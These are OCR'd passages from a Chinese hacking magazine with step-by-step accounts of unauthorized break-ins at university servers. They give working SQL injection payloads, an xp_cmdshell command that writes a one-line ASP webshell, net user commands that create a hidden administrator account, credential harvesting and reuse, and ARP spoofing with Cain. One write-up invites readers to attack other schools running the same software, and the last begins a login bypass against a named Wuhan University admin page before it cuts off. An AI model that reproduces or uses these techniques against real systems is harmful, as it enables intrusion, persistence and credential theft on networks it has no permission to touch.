



图3 返回正常信息


图4 返回出错信息

以前因为不爱看书就没去办借书证，大学过去一年多还没去借过书。最近由于要查很多资料，才去办了张借书证。就在借书的过程中发现图书馆的借书、还书都是通过一款软件写入数据库服务器的，而且还可以通过WEB的方式查询自己借书情况，于是突发奇想，我要是能拿下那个WEB查询系统那不是就可以直接修改数据库内容了？那也就是说我可以借书不还了？呵呵，开个玩笑，要是真的借书不还情节可就严重咯，这里我只是从技术的角度去挑战下，完全没有破坏的意思。下面就跟我一起来看下图书馆的奥秘吧。

直入主题，找到图书信息查询系统，也就是opac，界面很友好，功能也很强大，就是不知道安全性如何了。程序是PHP写的，首先还是尝试注入吧，PHP注入还是很有杀伤力的。找了个连接加“'”返回空白页面，如图1。接着加**and 1=1**和**and 1=2**都返回了一个特殊的页面，如图2，不过都还是可以读出数据的，说明程序做了过滤，我们加入的条件没有带入查询中去，看来直接这样测试是很难有收获的。用关键字搜索下这是什么系统，看能否搞套代码来读下，结果很失望：是江苏汇文软件公司开发的商业系统，看不到代码的，这条路堵死了。

回过来看了下图书馆的其他服务，有随书光盘系统，有论文提交系统，试下能不能从这两个地方找点突破口。测试一个连接http://210.*.*.133:8080/sub-item-cell.asp?BookID='4446'，参数被引号引起来了，直接加and 1=1是返回错误，难道不能注入？好像有点不对，把两边的引号去掉试下看成不，直接提交http://210.*.*.133:8080/sub-item-cell.asp?BookID=4446 and 1=1，返回正常，如图3；再改成1=2，哈哈出错了，如图4。

原来这里接收了**BooKID**后是没有对数据进行处理就带入查询的，那我就不客气了，放到工具里面跑就是了。结果很快就出来了，看来运气不错，是SA权限。接下来的事情就很轻松了，找到WEB目录，用xp-cmdshell执行命令写入webshelll还是差异备份都一样。我这里因为方便就直接执行**echo ^<^%eval request (chr(35))%^>^ >d:\WEB\tc.asp**了，这样在web目录下的tc.asp就是我的shell了，如图5。注意这里的^>^是因为echo会把>当作是写入结束了，所以需要替换下。在写入的时候因为服务器的配置不同还可能出现%无法解析的问题，这个时候只要把%替换成%25就可以了。因为是SA权限所以不用担心提权的问题，直接添加了管理员账户然后上传3389.exe开它的3389了。服务器重启后连上去就进入图书馆的服务器群内部了，如图6。

拿到系统权限之后，因为它和目标主机是同一网段，所以首先tracert一下210.*.*.149，没想到管理员居然划分了虚拟子网，嗅探也不行了。再考虑看能不能从硬盘里面翻出点什么有用的密码文件，经过一会儿的信息收集得到了以下密码：SA密码（从数据库连接文件中获取的），管理员账号administrator的密码（因为管理员远登录后没有注销，所以用findpass从内存里面读出来的）。得到几个密码后扫描了一下这个网段的服务器，得到如下信息：

210.*.*.130，开放了80，135端口；
210.*.*.134，开放了80，1433端口；
210.*.*.149，开放了80端口（这台就是图书信息查询系统，也就是目标主机）



图5 得到webshell


图6 连上3389


图7 连接1433端口



图8 登陆3389


现在马上就想到了利用社会工程学尝试是否有相同口令。

第一步：用得到的SA密码尝试连接210.*.*.134的1433端口，很幸运成功了，如图7，接着一样的添加账户开3389就不多说了。


第二步：用得到的管理员密码去尝试和210.*.*.130建立IPC连接，失败；正准备放弃的时候想到有个叫作Recton的工具，它不依赖IPC，只要主机开放135端口和WMI服务，何不用它试试，呵呵，管理员又给了我们惊喜，两台服务器的administrator账户密码是一样的，如图8，连接成功后不一会儿也登录上了它的3389。


到这个时候该总结下了，现在图书馆的四台服务器已经拿到了三台，只剩目标主机210.*.*.149了。目标主机只开了80端口，看起来是对它毫无办法了。这个时候无意之中分别看了下三台服务器的ip情况，居然发现其中210.*.*.134的网关和210.*.*.130，210.*.*.133是不一样的，难道它和210.*.*.149是在同一个子网内？抱着试一下的态度，

执行tracert一下210.*.*.149，直接返回了210.*.*.149，说明是可以嗅探的！


图9 选择网卡

马上上传了图形界面的工具cain，这里照顾一下没有玩过的新手，我简单介绍下cain的配置：安装完毕以后，它会提示选择使用的网卡，因为服务器一般都有两块网卡，所以这里要注意是选择210.*.*.134所在的这块，如图9，其他的嗅探字段什么的都是根据不同情况而需要再修改的；接着要先点开始嗅探，然后cain才能自动搜索哪些主机是可以嗅探的，得到主机列表之后进入arp功能中，选择＋按纽来添加欺骗的主机，这里左边选择网关210.*.*.129，右边选择目标主机210.*.*.149，如图10，最后选择开始arp欺骗就可以了。一会儿就得到了几个密码，如图11，好像都只是用户的，不是管理员的，不过没有关系，只要花时间继续等下去肯定是可以拿到管理员密码的。


图10 选择嗅


图11 得到用户列表


这样基本就把学校图书馆系统拿下了，不过一定不能搞破坏，赶紧通知管理员，免得我的《黑客手册》样刊都得拿到图书馆充公！回头想下我们最新突破的光盘系统，好像也是某公司开发的商业系统，是不是还有其他高校也用这套系统呢？搜索关键字“杭州麦达电子有限公司版权所有”，呵呵，结果还是很不错的，估计有10多所高校都用，大家自己去看吧，如果觉得还不够多就直接去杭州麦达电子有限公司的网站看吧，上面可是有所有用户的名单咯，希望各位不要搞破坏就是了！

最后可能有朋友想问我到底有没有嗅探到管理员密码进入数据库呢？说实话，我没有嗅到，不过我还是进去了，那又是怎么进去的呢？且听下回分解吧！

（文章中用到的工具Recton和cain收录在光盘中）

编辑点评：

作者的目的性比较强，在遇到挫折后能从目标附近的主机下手，得到权限后再迂回，是现在比较正统的渗透思路；但是还是有很大的运气成分，要知道，现在的SA可不像几年前，一抓一大把哦，不过话说回来，入侵的成败和运气还是有蛮大关系的。



都是限制流量惹的事

从本文你可以学到：


1、漏洞探测

2、SA权限的利用


前言

现在很多高校为了打击bt下载这种海量下载方式，纷纷采取了限制流量的校园互连网接入方式，这个方法的确奏效，我们学校每月每个账号流量只有2G，但是一般来说校园内部网是不算流量的。其实说到这里大家可能已经想到利用代理出外网，的确，我们只要用校园网内的代理出去的确是不算流量的，为了不引人注意，目标当然首选校园网内的服务器，从而实现流量突破。

手里以前也有好几台学校的肉鸡，现在先去找找新开的服务器看看。据说学校的老师开发了一套网络教学应用系统，正好测试一下web的安全性。打开网址后发现整站都是采用.net架构，尽管自己对aspx不是很熟悉，但是这与我们的渗透关系不大，先来找个带参数的连接，如图1。



图1 寻找注射点

提交sql测试表达式**and 1=1**和**and 1=2**，返回结果一样，这说明程序考虑到字符过滤。没关系继续找！



图2 注册一个用户

测试了若干个连接都没找到可以利用的地方，再回头刺探了一下情况，服务器开了21，80，3389三个典型的端口，估计还开了别的端口，但是扫描器扫不出来，很可能开了firewall，这里就不再考虑溢出了。

先打进内部看看，注册个用户看看再说，如图2。


图3 ' or 1=1-- 提示信息

不知大家是否留意到图中有个**测试账号**的按钮？很明显这里要经过一次数据库查询，要知道任何一次查询我们都不能放过，我们来测试一下吧。当用户输入一个不存在的用户名时候，测试账号的程序就不会提示“用户名已有人使用！”。我们可以这样来测试，首先提交如下语句：**' or 1=1--**，然后点测试账号，返回如图3所示。



图4 ' and 1=2-- 提示信息


哈哈，上面的写法说明**or 1=1--**这句话成功在查询语句里执行了，因为这是一条真的语句，是有结果返回的，也就是说有人使用这个“账号”，再提交**' and 1=2--**看看，返回如图4。

由于我们在后面加上了and 1=2来限制，所以这次查询没有返回任何记录，所以提示可以使用这个“用户名”。以上测试说明测试账号的testIdentily.aspx文件存在注入漏洞！至于为何是testidentily.aspx提交我简单说一下，我们在点下测试账号之前可以打开抓包工具来监听提交的参数，就好象自定义上传入侵那样，我们就能得到数据提交的参数了。当然分析网页源代码也是可以的。

这里我们拿到的参数是**testidentily.aspx?name=**，好，接下

来的体力活交给nbsi去干。我们打开nbsi2.5，在注入地址那里填入www.target.edu.cn/ testidentily.aspx?name=hacker,这里填入一个已存在的用户名hacker（自己注册一个），放到数据库里就是hacker' and 1=1--，我们判断正确返回的特征字符就应该是“已经有人使用了这个账号”，感觉有点不可思议吧？这样nbsi便把它识别为字符型注入。开始检测，提示暂未检测到漏洞，我们来填上刚才说的特征字符，再检测。返回如图5所示。


图5 NBSI跑出结果


图6 远程桌面连接

哈哈，居然还是sa的权限！？看来网管太信任它的程序了。既然是sa权限我就不客气了，加上个管理员再说**net user Tsinternetuser 888888**（注：内置账号隐蔽些）。再来**net localgroup administrators Tsinternetuser /add**好了，执行的时候没办法回显，所以就不截图了。

将入侵进行到底吧，开启远程桌面连接，用Tsinternetuser登录上去，哈哈，如图6。

这时已经完全控制了这台web服务器了，最后，我还是没做成代理服务器，原因嘛，有句话说得不错：玩安全要有个度才有意思。

总结

本次入侵应该能对大家有一些启发，像这次的行动关键就是踩到了sa的注入点，据我所知，像检测用户名是否存在这功能在很多站点都有，那些程序是否过滤好了呢？那就留给大家去考究了。最后希望大家能真正灵活运用sql注入技术，而不是只懂得利用工具，学会分析才是关键。

编辑点评：

又是一个幸运儿，又是一个SA权限，怎么现在还是那么多的人不明白安全到底是多么的重要呢？为什么还是有那么多学校、企业的网站如此脆弱，不堪一击呢？哎，难道是我们这些安全工作者还没有起到作用：让人人了解安全。

从本文你可以学到：
1、绕过管理员验证
2、抓包修改数据
3、上传伪造的木马

武汉大学：由被入侵引起的检测

非零解[SYC]　珞珈凤凰



放长假了，闲来无事到处玩玩！话说武汉大学的信息安全是国内高校中最牛x之一，能入侵它网站的都是一些技术比较好的人，没有几个菜鸟能行。今天就一不小心看见了网站上被挂了一黑页，貌似土耳其的一个黑客挂的，如图1，不爽啊！为什么牛人总是那么多呢？




图1 武汉大学被挂的黑页

难道网站有漏洞吗？来到了被黑的网站首页，发现页面基本上都是静态的，也不可能存在SQL注入。习惯地在url上加一个admin，跳转到http://lab.whu.edu.cn/admin/login.asp用户登录页面，在用户名和密码处输入**'or'='or'**提示：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'
